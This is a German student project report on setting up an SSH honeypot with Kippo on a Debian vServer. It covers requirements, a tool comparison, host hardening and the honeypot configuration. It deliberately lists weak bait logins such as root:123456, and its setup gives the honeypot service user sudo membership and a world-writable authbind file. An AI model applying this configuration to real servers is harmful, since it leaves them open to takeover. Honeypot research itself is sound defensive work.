

DOKUMENTATION

zur Vorlesung Systemadministration
im Bachelor Studiengang Angewandte Informatik

Wintersemester 2016 / 2017
bei Herrn Dr. Eggendorfer

Umsetzung eines Honeypots

Michael Stroh
Matrikelnr. 24972

Daniel Schwenk
Matrikelnr. 24961

02. Dezember 2016

Inhaltsverzeichnis

Abbkürzungsverzeichnis	ii
1 Einleitung	1
1.1 Motivation	1
1.2 Ziele	2
1.3 Eigene Leistung	2
2 Grundlagen	3
2.1 Honeypot	3
3 Anforderungen	5
3.1 Muss-Kriterien	5
3.2 Soll-Kriterien	6
3.3 Kann-Kriterien	6
4 Marktanalyse	7
4.1 HoneyDrive	7
4.2 Kippo	7
4.3 Honeyd	8
4.4 Glastopf	8
4.5 SNARE	8
5 Lösungsansätze	10
6 Bewertung und Auswahl der Lösung	11
7 Implementierung	12
7.1 Hostsystem	12
7.1.1 Grundkonfiguration	12
7.1.2 Konfiguration Serverdienste	13
7.1.3 Monitoring von Logdateien	14
7.2 SSH-Honeypot	15
7.2.1 Installation und Konfiguration Kippo	15
7.2.2 Kippo-Logfile auswerten	18
7.2.3 Firewallregeln erstellen	19
7.2.4 IP-Adressen auswerten	21
7.2.5 Benachrichtigung bei Zugriff auf SSH-Honeypot	23

7.3	Web-Honeypot	24
7.3.1	Installation und Konfiguration SNARE	24
7.3.2	Verwendung eines Login-Formulars	26
7.3.3	SNARE-Logfile auswerten	26
7.3.4	Benachrichtigung bei Zugriff auf Web-Honeypot	28
7.4	Archivierung und Automatisierung	28
7.4.1	Archivierung von Daten auf Cloud-Speicher	28
7.4.2	Automatisierung	29
8	Evaluation	32
8.1	Umsetzung der Anforderungen	32
8.2	Schlussfolgerungen SSH-Honeypot	33
8.3	Schlussfolgerungen Web-Honeypot	34
9	Fazit	35
A	Anhang	36
	Literaturverzeichnis	36

Abkürzungsverzeichnis

DNS	Domain Name System
FTP	File Transfer Protocol
HIHP	High-interaction honeypot
HTTP	Hypertext Transfer Protocol
LIHP	Low-interaction honeypot
LTS	Long Term Support
MIHP	Medium-interaction honeypot
SSH	Secure Shell
SQL	Structured Query Language

1 Einleitung

Das Internet und die Digitalisierung, die in alle Lebensbereiche Einzug hält, verändern Gesellschaft, Wirtschaft und Kultur. Egal ob im privaten oder beruflichen Umfeld, egal ob Arbeitsplatz-Computer, Smartphone oder Embedded System ständig sind wir von Computern umgeben. Die Verbreitung sowie die Vernetzung dieser Geräte untereinander wird in den nächsten Jahren im Zuge der „Internet-der-Dinge-Evolution“ weiter drastisch zunehmen.

Ein oft vernachlässigter Aspekt ist hierbei das Thema „IT-Sicherheit“. Keine Software ist frei von Fehlern und Sicherheitslücken. Falsch konfigurierte Dienste und Software, die nicht regelmäßig aktualisiert wird, sind ein leichtes Ziel für Angreifer. Durch die zunehmende Vernetzung wird das Thema IT-Sicherheit in Zukunft weiter an Bedeutung gewinnen.

Um eine Infrastruktur, egal ob im privaten oder geschäftlichen Bereich, vor möglichen Angriffen zu schützen bedarf es eines immer größeren Aufwandes.

1.1 Motivation

Die Gewährleistung der IT-Sicherheit ist mittlerweile eine immens wichtige, wenn nicht sogar die wichtigste Anforderung an eine intakte IT-Infrastruktur. Entsprechend sollte ein Systemadministrator über ein breites Spektrum an Wissen im Bereich der IT-Sicherheit besitzen sowie in der Lage sein, mögliche Angriffsszenarien frühzeitig zu erkennen.

Das Konzept eines Honeypots, also einen potentiellen Angreifer nicht nur vor eigentlich wichtigen System fernzuhalten, sondern auch noch von seinem Wissen zu profitieren, stellt dabei einen hochspannenden Ansatz dar. Dieser Ansatz soll dem Projektteam helfen, Wissen über mögliche Angriffsszenarien und Vorgehensweisen zu erlangen, um so die Sicherheit von bestehenden und zukünftigen Infrastrukturen gewährleisten zu können.

1.2 Ziele

Ziel dieser Arbeit ist es, ein System zu entwickeln, das als Honeypot dient. Dieser Honeypot soll eingesetzt werden, um Einblicke in die Vorgehensweise eines Angreifers zu bekommen. Das System stellt dazu ein vermeintlich leicht angreifbaren Webserver sowie SSH-Server dar.

Jegliche Zugriffe und Aktivitäten die ein Angriff hinterlässt werden protokolliert und ausgewertet. Das hierbei gewonnene Wissen soll in Form von IT-Sicherheitsmaßnahmen in bestehende und künftige IT-Infrastrukturen einfließen.

- Primärziel: einsatzfähige(r) Honeypot(s) - sicher, authentisch und lehrreich

1.3 Eigene Leistung

Der Hauptbestandteil dieses Projekts liegt in der Inbetriebnahme und Bereitstellung eines Honeypots, sowie die Integration desselben in eine für einen potentiellen Angreifer authentisch erscheinenden Umgebung. Dabei liegt das Hauptaugenmerk darauf, die Sicherheit des Systems zu gewährleisten. Die Dokumentation der Infrastruktur, von stattgefundenen Angriffen sowie deren Auswertung stellen einen weiteren wichtigen Bestandteil dar. Dieses Wissen dient dem Projektteam zukünftig zur Absicherung von IT-Infrastrukturen.

- Bereitstellung einer authentischen Umgebung für den Honeypot
- Inbetriebnahme des Honeypots selbst
- Gewährleistung höchstmöglicher Sicherheit für das eigene und das globale Netz
- Automatisierte Auswertung von Log-Files durch Skripte
- Erarbeitung und Ausweitung von Sicherheitsrichtlinien durch Auswertung von Log-Files (Passwortrichtlinien, Firewallregeln)
- Dokumentation des Honeypots inklusive Umgebung, Angriffsphase und gesammelter Daten

2 Grundlagen

2.1 Honeypot

Das allgemeine Ziel eines Honeypots ist es, einen Angreifer von schützenswerten Systemen abzulenken oder aber das Sammeln von Informationen über den operierenden Angreifer und seine Vorgehensweise [?]. Dazu wird von einem Honeypot ein Dienst, gegebenenfalls aber auch mehrere Dienste, ein ganzes Rechnernetz oder das Verhalten eines Anwenders simuliert. Erfolgt ein Zugriff auf eine der simulierten Ressourcen, werden alle damit verbundenen Aktivitäten protokolliert und bei Bedarf Alarm ausgelöst. Reale Systeme innerhalb des Netzwerkes bleiben im Idealfall vor Angriffen geschützt, da selbige über bessere Schutzmaßnahmen verfügen und somit für einen Angreifer weniger attraktiv erscheinen sollen als der Honeypot selbst. Der Ursprung der Bezeichnung Honeypot geht auf die Überlegung zurück, dass Bären mit einem Honigtopf sowohl abgelenkt als auch in eine Falle gelockt werden könnten [?]. Ein Honeypot kann je nach Eigenschaften oder Einsatzgebiet einer Klasse von Honeypots zugewiesen werden. Nawrocki et. al führen dazu in [?] eine Klassifizierung in „Produktions-“ und „Forschungshoneypots“, in Client- und Serverhoneypots sowie eine Unterscheidung nach physikalischem und virtuellem Honeypot auf. Zudem unterscheiden sie in Abhängigkeit der Interaktion:

- Low-interaction honeypots (LIHP)
- Medium-interaction honeypots (MIHP)
- High-interaction honeypots (HIHP)

Ein LIHP simuliert einen oder nur eine kleine Anzahl an Diensten wie SSH oder FTP und antwortet dabei nur in sehr geringem Umfang, um beispielsweise Protokollhandshakes abzubilden. Die gewonnenen Informationen dienen dabei oftmals nur zu statistischen Zwecken. MIHPs bilden einzelne Dienste erheblich genauer ab. Eine vollständige Kommunikation über den angebotenen Dienst ist somit möglich. Da diese Typen jeweils nur einzelne Dienste und keine Funktionalität eines Betriebssystems abbilden, ist die Gefahr der Kompromittierung des Honeypots-System gering. HIHP sind in der Entwicklung, beim Ausrollen sowie bei der Wartung dagegen deutlich komplexer, ermöglichen jedoch auch den höchsten Grad der Erfassung von Angriffsmustern. Ein HIHP bildet ein komplettes Betriebssystem inklusive mehrerer Dienste ab. Der Fokus eines HIHPs liegt dabei nicht auf automatisierten Angriffen, sondern darauf, manuell ausgeführte Angriffe zu beobachten und protokollieren, um so neue Angriffsmethoden rechtzeitig zu erkennen [?].

Der Einsatz von Honeypots bringt nicht nur Vorteile mit sich. Nawrocki et. al bemängeln in [?], dass ein Honeypot-System von einem Angreifer oftmals erkannt wird, da sich das Verhalten der simulierten Dienste von einem realen Dienst unterscheidet. Zudem besteht jederzeit die Gefahr, dass ein Honeypot-System von einem Angreifer kompromittiert oder gar übernommen wird. Dies stellt ein erhebliches Risiko für die umgebende Infrastruktur dar.

3 Anforderungen

Die Anforderungen an das Honeypot-System werden in Muss-, Kann- und Soll-Kriterien unterteilt.

3.1 Muss-Kriterien

- Honeypot ist über das Internet erreichbar
- Die Gefahr einer Übernahme und folglich eines Missbrauchs des Honeypots muss minimal gehalten werden
- Honeypot muss jederzeit deaktivierbar sein
- Angreifer darf keinerlei Möglichkeit zur Interaktion mit dem Host-Betriebssystem haben
- Angreifer darf keine bzw. nur gefälschte Antworten auf Anfragen erhalten
- Honeypot muss mindestens einen, besser jedoch mehrere Dienste, wie beispielsweise HTTP, SSH oder FTP, simulieren/anbieten
- Honeypot muss ein realistisch wirkendes Angriffsziel darstellen
- Angriffe werden geloggt
- Ein- und ausgehender Netzwerkverkehr muss (überwacht und) geloggt werden
- Protokollierte Daten dürfen durch Angreifer nicht verändert werden können

3.2 Soll-Kriterien

- Automatische Benachrichtigung, wenn System angegriffen wird
- Protokollierung und ggf. Forwarding von Log-Files dürfen für den Angreifer nicht sichtbar sein
- Automatisierte Auswertung von Logdaten
- Logdateien / ausgewertete Daten werden automatisch separat gespeichert (extra System, Cloud-Speicher)

3.3 Kann-Kriterien

- Geringer Stromverbrauch von Honeypot-System
- Kostengünstiger Versuchsaufbau
- Reverse DNS-Lookup von Angreifer-IP-Adresse(n)
- Simulation weiterer Geräte (Router, Firewall, PC)
- Honeypot simuliert offenes WLAN-Netz / Fake-Access-Point

4 Marktanalyse

Eine Marktanalyse zeigt, dass eine Vielzahl an verschiedenen Honeypot-Paketen, Skripten und Konfigurationen mit sehr unterschiedlichen Eigenschaften verfügbar sind. Darunter befinden sich sowohl kommerzielle als auch freie Lösungen.

4.1 HoneyDrive

Mit HoneyDrive existiert eine Honeypot-Linux-Distribution auf Basis von Xubuntu Desktop 12.04.04 LTS. Diese Linux-Distribution bringt 10 vorinstallierte und vorkonfigurierte Honeypot-Pakete wie Kippo SSH Honeypot, Glastopf Web Honeypot oder Amun Malware Honeypot mit. Eine ausführliche Auflistung ist unter [?] gegeben. Die Distribution wird als OVA-Datei angeboten und kann so unter einer Virtualisierungssoftware ausgeführt werden. Neben den vorinstallierten Honeypot-Paketen sind des weiteren unter anderem ein Web- und Datenbankserver sowie wie PHPMyAdmin vorinstalliert. Diese Linux-Distribution ermöglicht so einfach und schnell ein Honeypot-System aufzusetzen.

Das große Manko ist hier der veraltete Software-Stand. Die letzte Aktualisierung fand im Jahre 2014 statt. Dies, sowie der Overhead an vorinstallierten und vorkonfigurierten Diensten, birgt die Gefahr, dass ein potenzieller Angreifer über eine Lücke das Hostsystem kompromittieren oder übernehmen kann.

4.2 Kippo

Kippo ist ein SSH-Honeypot, entworfen um Bruteforce-Attacken sowie die komplette Interaktion des Angreifers mit der Shell zu protokollieren. Konnte sich ein Angreifer durch Eingabe der vorbestimmten Kombination aus Benutzer und Passwort einloggen, wird ihm von Kippo ein virtuelles System offengelegt. In diesem System kann der Angreifer wie gewohnt agieren [?].

Um der Anforderung der automatischen Benachrichtigung des Projektteams bei einem Angriff gerecht zu werden, gilt es Logdateien automatisiert zu analysieren und auszuwerten. Wird ein Bruteforce-Angriff erkannt, wird das Projektteam via Email benachrichtigt. Diese Anforderung kann Kippo ohne Anpassungen nicht leisten.

Ein wesentlicher Nachteil von Kippo ist die Tatsache, dass sich Tools zu seiner Erkennung im Umlauf befinden. Entsprechend versierte Angreifer werden Kippo daher frühzeitig erkennen.

4.3 Honeyd

Honeyd wird von unix-artigen Betriebssystemen unterstützt. Er ist ein Daemon, der virtuelle Hosts in einem Netzwerk erzeugt. Diese Hosts können das Vorhandensein spezieller Betriebssysteme und Services simulieren, indem sie mit authentischen Antwortpaketen auf etwaige Anfragen, insbesondere Fingerprint-Pakete reagieren. Honeyd eignet sich besonders für die Ablenkung eines Angreifers und die Verschleierung der wirklichen Infrastruktur. Ebenso dient er als Warnsystem, da jeder Zugriffsversuch auf einem der durch Honeyd erzeugten Hosts ein Hinweis auf unerwünschte Aktivitäten innerhalb der Infrastruktur darstellt [?].

Honeyd eignet sich nicht ohne Weiteres für die Aufzeichnung komplexerer Angriffe, insbesondere solcher, die auf dem System selbst stattfinden, bietet jedoch die Möglichkeit weitere Geräte zu simulieren und somit zur Authentizität der Infrastruktur des Projektteams beizutragen.

4.4 Glastopf

Glastopf ist ein als Webserver getarnter Honeypot. Dieses System nutzt den Umstand, dass viele Angreifer unter Zuhilfenahme von Suchmaschinen nach Schwachstellen auf Webservern suchen, indem es sich selbst bei den gängigsten Vertretern registriert. Dabei wird Fläche für gängige, webbasierte Angriffe wie SQL-Injections, Remote-Code-Execution, File-Inclusion et cetera, geboten. Von einem Angreifer eingeschleuster Code, wird in einer Sandbox ausgeführt. Alle Verbindungen und Angriffsversuche werden geloggt und in einer Datenbank protokolliert [?].

Durch die Mithilfe von Webcrawlern ist es mit Glastopf möglich für die eigenen Schwachstellen Reklame zu betreiben und somit in kürzerer Zeit eine größere Menge an Angriffen auf das System zu lenken. Die optische Aufmachung der Glastopf-Startseite trägt allerdings dazu bei, dass Angriffe in sehr hohem Anteil nur automatisiert und kaum oder gar nicht in individuell gezielter Form stattfinden werden.

4.5 SNARE

SNARE ist ein in Python geschriebener Webserver, der über einen HTTP-Requesthandler eine vom Administrator bereitgestellte Ordner-Struktur auf HTTP-Requests mappt. Darüber hinaus stellt dieser Honeypot Skripte bereit um bestehende Webpräsenzen zu klonen und als Web-Honeypot zu starten. So ist potentiell möglich jede beliebige bestehende Webseite, aber auch Eigenkreationen, als Web-Honeypot zu starten. Etwaige Eingaben, Nutzer-Interaktionen oder versuchte Zugriffe auf für Unbefugte nicht vorgesehene Administrationsebenen werden von SNARE geloggt [?].

Die Möglichkeit bereits bestehende Internetauftritte leicht zu klonen, bietet grundsätzlich großes Potential für Sicherheitstest eigener Webseiten. Leider ist es ohne weiteren Aufwand nicht möglich komplexere Webservices und Datenbanken zu simulieren oder anzubinden. Somit eignet sich dieser Web-Honeypot vorwiegend zur Aufzeichnung von Statistiken betreffend allgemein stattfindender Angriffe im World Wide Web, Cross-Site Scripting oder aber beliebten Angriffszielen wie etwa Logins.

5 Lösungsansätze

In den Anforderungen wurde definiert, dass das Honeypotsystem einen, oder besser mehrere Dienste anbieten soll. Um ein realistisches Angriffsziel abzugeben und die Dienste im Internet bereit zu stellen, wird ein Hostsystem mit öffentlicher IP-Adresse auf der Infrastruktur des Rechenzentrums aufgesetzt.

Aufgrund der begrenzten Ressourcen ist die Eigenentwicklung von Honeypotdiensten nicht realisierbar. Ein Lösungsansatz für die Bereitstellung von einem SSH-Honeypot ist der Einsatz von Kippo. Damit wird ein SSH-Dienst, der nach erfolgreichem Login ein virtuelles System simuliert, bereitgestellt. Die von Kippo erzeugten Logfiles gilt es automatisiert auszuwerten. Dies wird mit Hilfe von einem Bash-Skript bewerkstelligt, dass IP-Adressen, Benutzernamen und Passwörter extrahiert. Aus den extrahierten IP-Adressen werden zyklisch Firewallregeln für iptables erzeugt, um zukünftige Angriffe von dieser IP zu blockieren.

Zur Bereitstellung von Diensten wie FTP oder HTTP wird ein separates Honeypot-Werkzeug eingesetzt, dass über eine Evaluation einer Anzahl an in Frage kommenden Systeme ausgewählt wird. Um Logfiles und ausgewertete Daten zu archivieren, werden diese automatisch komprimiert und auf einem Cloud-Speicher wie GoogleDrive abgelegt. Eine Auswertung, aber auch Aufbereitung von Systemweiten Logfiles erfolgt mit Werkzeugen wie Logwatch oder Graylog. Eine Benachrichtigung im Falle eines Zugriffs auf die Honeypotdienste kann mit dem Werkzeug "inotifywait" umgesetzt werden. Damit lassen sich Logfiles oder anderen Daten und Verzeichnisse auf Änderungen prüfen, um daraufhin eine Aktion wie den Versand einer Benachrichtigungsemail anzustoßen.

Um das System bestmöglich abzusichern werden nicht benötigte Dienste deaktiviert. Der Zugriff auf das Hostsystem für das Projektteam erfolgt via Public-Key-Authentifizierung über SSH. Dieser SSH-Dienst ist unabhängig vom Honeypot-SSH-Dienst.

Desweiteren bietet es sich an, das bestehende Honeypotsystem nach erfolgreicher Inbetriebnahme eines SSH-Honeypots um einen Web-Honeypot zu erweitern. Ein potentieller Lösungsansatz ist der Einsatz von Glastopf oder SNARE.

6 Bewertung und Auswahl der Lösung

...

7 Implementierung

7.1 Hostsystem

7.1.1 Grundkonfiguration

Als Hostsystem kommt ein Debian Jessie (Version 8.6) 64-Bit zum Einsatz. Dieses System ist ein virtuelles System, welches auch als vServer bezeichnet wird. Bereitgestellt wird dieser vServer von [providerdienste.de](https://www.providerdienste.de/)¹ mit folgenden Eigenschaften:

- 2 CPU-Kerne a 2,67 GHz
- 2 GB Arbeitsspeicher
- 50 GB Festplatte
- 1 IPv4-Adresse

Das System wurde mit diesen Eigenschaften gewählt, um sicherzustellen, dass für diesen Versuchsaufbau ausreichend Rechenleistung und Speicher zu Verfügung steht. Zudem ist die öffentliche IPv4-Adresse zu nennen, die den Teammitgliedern in einem Versuchsaufbau in einem privaten Heimnetzwerk aus technischen Gründen nicht zur Verfügung gestanden hat. Die Verwaltung des Servers erfolgt zunächst über SSH über einen Root-Zugang, der von [providerdienste.de](https://www.providerdienste.de/) bereitgestellt wird. Alternative ist eine Verwaltung über eine sogenannte Remote-Konsole möglich. Über diese Konsole kann das System jederzeit gestartet und gestoppt werden oder auch das root-Passwort neu gesetzt werden, selbst dann wenn kein Zugriff via SSH zu Verfügung steht. Zudem kann eine Neuinstallation ausgeführt werden.

Da das System als installiertes System mit funktionsfähiger Netzwehrrkonfiguration übergeben wurde, ist der erste Schritt eine Aktualisierung der installierten Pakete. Dazu werden die Paketlisten neu eingelesen und neue Paketversionen installiert:

```
|| apt-get update && apt-get dist-upgrade
```

Um nicht ausschließlich mit root-Rechten zu arbeiten wird für jedes Teammitglied ein eigener Benutzer mit Homeverzeichnis eingerichtet und ein vordefiniertes Passwort gesetzt:

¹<https://www.providerdienste.de/>


```
useradd -d /home/mstroh -s /bin/bash -m mstroh
passwd mstroh
useradd -d /home/dschwenk -s /bin/bash -m dschwenk
passwd dschwenk
```

Wird bei der Installation von Debian ein root-Passwort angegeben, wird das Programm *sudo* nicht installiert. Dies ist bei dem uns vorliegen vServer der Fall. Um den Benutzern ohne den Wechsel zum Benutzer root die Ausführung von Programmen mit privilegierten Berechtigungen zu ermöglichen, wird das Programm *sudo* über *apt-get install sudo* installiert. Die Benutzer werden in die Gruppe *sudo* aufgenommen:

```
adduser mstroh sudo
adduser dschwenk sudo
```

Zudem müssen die Benutzer in die Datei */etc/sudoers* mit folgender Zeile aufgenommen werden:

```
dschwenk ALL=(ALL:ALL) ALL
mstroh ALL=(ALL:ALL) ALL
```

Dies sorgt dafür, dass *sudo* in Kombination mit einem beliebigen Kommando von einem beliebigen authentifizierten Benutzer ausgeführt werden kann. Die Benutzer können somit über *sudo* Aktionen, für die privilegierte Berechtigungen notwendig sind, durchführen. Damit ist die Grundkonfiguration des vServers abgeschlossen.

7.1.2 Konfiguration Serverdienste

Das System wurde von *providerdienste.de* mit einem aktiven SSH-Dienst ausgeliefert. Da der Login eines root-Benutzers über SSH aus Sicherheitsgründen vermieden werden sollte, wird nachfolgend eine Public-Key-Authentifizierung für die Benutzeraccounts der Teammitglieder konfiguriert.

Damit eine Public-Key-Authentifizierung stattfinden kann, muss im jeweiligen Benutzerverzeichnis auf dem Server ein *.ssh*-Verzeichnis angelegt werden. Auf dieses Verzeichnis darf nur der Benutzer selbst zugreifen. Das genannte Verzeichnis wird durch das Kommando *mkdir* angelegt und die Berechtigung über *chmod* angepasst:

```
mkdir ~/.ssh
chmod 700 ~/.ssh
```

Auf dem lokalen System der Teammitglieder wird jeweils das RSA-Schlüsselpaar über *ssh-keygen* mit einem zusätzlichen beliebigen Kommentar erzeugt:

```
ssh-keygen -t rsa -C "Kommentar"
```

In das oben erzeugte *.ssh*-Verzeichnis wird jeweils der öffentliche Schlüssel in die Datei *authorized_keys* abgelegt. Dazu wird der Inhalt der Schlüsseldatei über *cat* ausgegeben und via Pipe und der SSH-Verbindung an die genannte Datei angehängt:

```
|| cat id_dsa.pub | ssh username@server 'cat >> .ssh/authorized_keys'
```

Die Lese-/Schreib-Berechtigungen auf die Datei *authorized_keys* wird jeweils über *chmod 600 /ssh/authorized_keys* auf den entsprechenden Benutzer begrenzt.

Um die Authentifizierung via Passwort zu deaktivieren wird die *sshd_config* unter */etc/ssh/* wie folgt angepasst:

```
|| ChallengeResponseAuthentication no
|| PasswordAuthentication no
|| UsePAM no
```

Ebenfalls wird der Parameter *PermitRootLogin* auf *no* gesetzt, um einen zukünftigen Login des root-Benutzers zu deaktivieren. Abschließend wird der SSH-Dienst mit einem

```
|| /etc/init.d/ssh restart
```

neu gestartet. Von nun an ist nur noch eine Anmeldung über die Benutzeraccounts der Teammitglieder in Kombination mit einer Public-Key-Authentifizierung möglich.

7.1.3 Monitoring von Logdateien

Logdateien dienen dazu, den Status des Systems und von Diensten zu protokollieren. In diesen Logdateien lassen sich Fehler, Probleme von Diensten oder einfache Statusausgaben nebst Datum und Uhrzeit nachvollziehen. Die Logdateien liegen üblicherweise im Textformat vor und werden im Verzeichnis */var/log* abgelegt. Die Auswertung der Logdateien kann direkt über die Kommandozeile oder über einen Texteditor erfolgen. Je nach System und der Anzahl an Diensten kann der Umfang an Logdateien nicht unerheblich sein, wodurch die Auswertung eine Menge Zeit in Anspruch nehmen kann.

Um das Honeypotsystem durchgängig überwachen zu können, ohne dabei manuell eine Auswertung von verschiedenen Logdateien vornehmen zu müssen, entscheidet sich das Projektteam zu einer automatisierten Auswertung. Eine Marktanalyse zeigt, dass es hierfür eine größere Anzahl an Lösungen gibt. In einer näheren Auswahl wurden *logcheck*² und *Graylog*³ betrachtet. *Graylog* ist ein Open-Source-Projekt, welches das Sammeln und Analysieren von Syslog- und Eventlog-Nachrichten von verschiedenen Hosts und Diensten ermöglicht. Es lassen sich somit Logs einer ganzen Infrastruktur zentral auswerten. Die Daten werden in einer Datenbank abgelegt und können über eine Weboberfläche ausgewertet und eingesehen

² *logcheck*: <http://logcheck.org/>

³ *Graylog*: <https://www.graylog.org/>

werden. Der Installations- und Konfigurationsaufwand für dieses Setup ist nicht zu unterschätzen. Zudem bietet dies eine weitere Angriffsfläche für das Honeypotsystem. *Logcheck* dagegen wertet Logdateien mit regulären Ausdrücken auf Fehler und Sicherheitsmeldungen aus und sendet regelmäßig eine Benachrichtigung via Email. Die Ausführung erfolgt über die Kommandozeile, oder wie vorkonfiguriert stündlich über einen cronjob. Diese Funktionalität ist im Rahmen dieses Projekt ausreichend, weswegen diese Lösung gewählt wird.

Die Installation von *logcheck* erfolgt über *apt-get install logcheck*. Die Konfiguration erfolgt über die Konfigurationsdatei *logcheck.conf*, die unter */etc/logcheck* zu finden ist. In dieser wird festgelegt, dass die Benachrichtigungen an die beiden Projektmitglieder gehen. Über die Datei *logcheck.logfiles* lassen sich die Logdateien spezifizieren, die ausgewertet werden sollen. Standardmäßig sind hier die Logdateien */var/log/syslog* */var/log/auth.log* hinterlegt, über die allgemeine Information zum System sowie zur Authentifizierung protokolliert werden.

```
From logcheck@v694.29789.vpscontrol.net Sun Dec 11 19:53:30 2016
Return-path: <logcheck@v694.29789.vpscontrol.net>
Envelope-to: dschwenk@v694.29789.vpscontrol.net
Delivery-date: Sun, 11 Dec 2016 19:53:30 +0000
Received: from logcheck by v694.29789.vpscontrol.net with local (Exim 4.84_2)
  (envelope-from <logcheck@v694.29789.vpscontrol.net>)
  id 1cGABe-0004Ew-Re
  for dschwenk@v694.29789.vpscontrol.net; Sun, 11 Dec 2016 19:53:30 +0000
To: dschwenk@v694.29789.vpscontrol.net
Subject: v694 2016-12-11 19:53 Security Events
Auto-Submitted: auto-generated
MIME-Version: 1.0 (mime-construct 1.11)
Message-Id: <E1cGABe-0004Ew-Re@v694.29789.vpscontrol.net>
From: logcheck system account <logcheck@v694.29789.vpscontrol.net>
Date: Sun, 11 Dec 2016 19:53:30 +0000

This email is sent by logcheck. If you no longer wish to receive
such mail, you can either deinstall the logcheck package or modify
its configuration file (/etc/logcheck/logcheck.conf).

Security Events for su
-----
Dec 11 19:53:08 v694 su[15329]: pam_unix(su:auth): authentication failure; logname=dschwenk uid=1001 euid=0 tty=/dev/pts/4 ruser=dschwenk rhost= user=root
Dec 11 19:53:11 v694 su[15329]: FAILED su for root by dschwenk
Dec 11 19:53:16 v694 su[15330]: pam_unix(su:auth): authentication failure; logname=dschwenk uid=1001 euid=0 tty=/dev/pts/4 ruser=dschwenk rhost= user=root
Dec 11 19:53:18 v694 su[15330]: FAILED su for root by dschwenk
```

Abbildung 7.1: Beispielhafte *logcheck*-Benachrichtigung einer fehlerhaften Authentifizierung

7.2 SSH-Honeypot

7.2.1 Installation und Konfiguration Kippo

Dieses Kapitel beschreibt die Vorgehensweise zur Installation und Konfiguration von einem SSH-Honeypot auf Basis von Kippo. Dieser SSH-Honeypot soll wie für SSH üblich auf Port 22 eingerichtet werden. Da aktuell der standard SSH-Dienst auf Port 22 läuft, muss dieser zuvor angepasst werden. Dazu wird der Port in der Konfigurationsdatei *etc/ssh/sshd_config* auf Port 10022 abgeändert und der Dienst anschließend neu gestartet.

Damit Kippo lauffähig ist, sind einige zusätzliche Pakete notwendig⁴. Diese werden, ebenso wie der git-Client für einen einfachen Download des Kippo-Projekts, über den Paketmanager installiert:

⁴ Kippo Abhängigkeiten: <https://github.com/desaster/kippo#requirements>

```
|| apt-get install python-dev openssl python-openssl python-pyasn1  
python-twisted git
```

Einer Ausführung von Befehlen oder Diensten mit root-Rechten sollte stets wohl bedacht sein und nach Möglichkeit vermieden werden. Die Ausführung des Honeypot-SSH-Dienstes mit root-Rechten oder auch unter einem unserer Benutzer wäre höchst sicherheitskritisch. Ein Angreifer könnte darüber volle Kontrolle über das Hostsystem erlangen. Um diese Gefahr möglichst gering zu halten wird ein separater Benutzer mit Homeverzeichnis, zugewiesener Shell und der sudo-Gruppenzugehörigkeit angelegt:

```
|| useradd -d /home/kippo -s /bin/bash -g sudo
```

Um auf einem Linux-System einen Port kleiner 1024 („well known ports“) zu verwenden sind root-Rechte erforderlich. Genau dies soll für den SSH-Honeypot-Dienst wie oben beschrieben vermieden werden. Um auch einem normalen Benutzer die Verwendung eines Ports kleiner 1024 zu ermöglichen, wird auf das Programm *AuthBind*⁵ zurückgegriffen. Die Installation von Authbind erfolgt via:

```
|| apt-get install authbind
```

Die Verwendung von Port 22 wird über die Erstellung einer Datei durch *touch* unter */etc/authbind/byport/* sowie die Anpassung des Besitzes und der Berechtigungen für den Kippo-Benutzervia *chown* und *chmod* auf diese Datei ermöglicht:

```
|| touch /etc/authbind/byport/22  
|| chown kippo /etc/authbind/byport/22  
|| chmod 777 /etc/authbind/byport/22
```

Der Download von Kippo erfolgt direkt von der Projektseite auf Github⁶:

```
|| git clone https://github.com/desaster/kippo.git
```

Im Kippo-Verzeichnis befindet sich eine Datei, die eine Standardkonfiguration enthält. In dieser wird der voreingestellte Port auf Port 22 abgeändert. Zudem muss die Konfigurationsdatei in *kippo.cfg* umbenannt werden:

```
|| mv kippo.cfg.dist kippo.cfg
```

Damit Kippo mit Hilfe von AuthBind ausgeführt wird, muss das „Kippo-Start-Skript“ angepasst werden. Dazu wird der Befehl *authbind* in das Skript aufgenommen:

```
|| authbind --deep twistd -y kippo.tac -l log/kippo.log --pidfile kippo.pid
```

⁵ *AuthBind*: [http://man.cx/authbind\(1\)](http://man.cx/authbind(1))

⁶ *Kippo-Projekt auf Github*: <https://github.com/desaster/kippo>

Der Parameter `-deep` sorgt dafür, dass nicht nur das direkt folgende Programm, sondern auch alle Programme die Folge dieses Aufrufs sind, unter `authbind` ausgeführt werden. Kippo selbst basiert auf Twisted, einer „Event-basierten Netzwerkengine“⁷ für Python. `twistd`⁸ wird über den Parameter `„y“` die Python-Applikation, zudem eine Logdatei sowie ein Pidfile übergeben. In diesem wird die Prozess-ID abgelegt.

Nach Ausführung des Kippo-Startskript `start.sh` läuft der Prozess im Hintergrund. In Folge dessen wird auch das Kippo-Logfile angelegt, in dem Zugriffe auf den SSH-Honeypot-Dienst dokumentiert werden. Änderungen in diesem Logfile können über

```
|| tail -f /home/kippo/kippo/log/
```

direkt verfolgt werden. `tail` gibt über den Parameter automatisch neue Zeilen im Logfile auf der Kommandozeile aus. Von nun an kann auch eine Verbindung auf Port 22 aufgebaut werden. Nicht zu vergessen ist, dass der SSH-Dienst auf Port 10022, der die Verbindung der Projektmitarbeiter ermöglicht, durch einen Portscanner wie NMap aufgespürt werden kann. Das Kippo-SSH-Banner, welches in Abbildung 7.2 zu erkennen ist, kann über die Kippo-Konfigurationsdatei `kippo.cfg` angepasst werden. In dieser Konfigurationsdatei können ebenfalls unter anderem folgende Einstellungen vorgenommen werden:

- Verzeichnis, in die Kippo eine Logdatei mit allen Aktivitäten schreibt. Alternativ kann eine Datenbank zur Protokollierung verwendet werden. Aus Zeit- und Performancegründen entscheidet sich das Projektteam für die Logdatei.
- Angabe des Verzeichnisses, in dem die Datei `fs.pickle` mit dem virtuellen Dateisystem liegt
- Angabe einer Datei, die vordefinierten Antworten auf diverse Kommandos enthält. Die Ausgabe dieser Antworten erhält ein Angreifer nach einem erfolgreichen Login bei der Eingabe von Standardkommandos

Die Kombinationen an Benutzernamen und Passwörter, mit denen ein Login über den SSH-Honeypot möglich ist, kann in der Datei `userdb.txt` spezifiziert werden. Standardmäßig ist hier der Benutzername `root` mit dem Passwort `123456` hinterlegt. Um einem Angreifer eine größere Angriffsfläche zu bieten, wird diese List um folgende Einträge ergänzt:

```
|| root:123456
|| root:root
|| root:r00t
|| admin:123456
|| admin:admin
|| admin:password
```

Damit ist die Installation und grundlegende Konfiguration des SSH-Honeypots abgeschlossen.

⁷ Twisted - Building the engine of your internet: <http://twistedmatrix.com/trac/>

⁸ twistd: <https://linux.die.net/man/1/twistd>

```

